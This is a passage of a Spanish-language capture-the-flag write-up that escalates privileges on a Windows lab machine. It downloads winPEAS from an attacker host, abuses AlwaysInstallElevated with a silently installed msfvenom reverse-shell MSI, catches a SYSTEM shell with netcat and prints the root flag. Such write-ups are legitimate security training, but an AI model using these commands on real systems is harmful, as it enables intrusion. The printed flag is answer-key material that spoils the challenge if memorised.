Invoke-WebRequest -Uri http://10.10.16.25:8000/winPEASx64.exe -OutFile
winPEAS.exe
```

<https://adamtheautomator.com/powershell-download-file/>

volvemos a la cmd y lo ejecutamos:

```
exit

.\winPEAS.exe
```

De toda la salida nos llama la atencion esto:

```
[+] Checking AlwaysInstallElevated
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU! page
```

Basicamente si estos 2 registros están **habilitados** (el valor es **0x1**), los usuarios con cualquier privilegio pueden instalar (ejecutar) archivos .msi como NT AUTHORITY

\SYSTEM

<https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated>

Esto es como un permiso SUID en Linux.

Entonces con msfvenom nosotros podemos crear un .msi que nos de una reverse shell

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.25 LPORT=4545 -f msi > shell.msi
```

<https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/>

Y este archivo generado lo tendríamos que subir de la misma forma que el winPEAS a la máquina love.

Lo ejecutamos de la siguiente manera:

```
msiexec /quiet /qn /i shell.msi

msiexec -> permite la ejecución de msi desde consola
/quiet -> Suprime cualquier mensaje al usuario durante la instalación
/qn -> instalación sin GUI (interfaz gráfica)
/i -> Instalación regular
```

<https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/>

ya con escucha en el puerto 4545:

```
nc -lvnp 4545
```

obtenemos una reverse shell como usuario NT Authority\System

```
# nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.10.16.25] from (UNKNOWN) [10.10.10.239] 64610
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

ahora podemos leer la flag


```
cd /Users/Administrator/Desktop  
type root.txt
```

```
C:\WINDOWS\system32>cd /Users/Administrator/Desktop  
cd /Users/Administrator/Desktop  
  
C:\Users\Administrator\Desktop>type root.txt  
type root.txt  
16a376b52b27bc25add4f2eb110ea240  
  
C:\Users\Administrator\Desktop>
```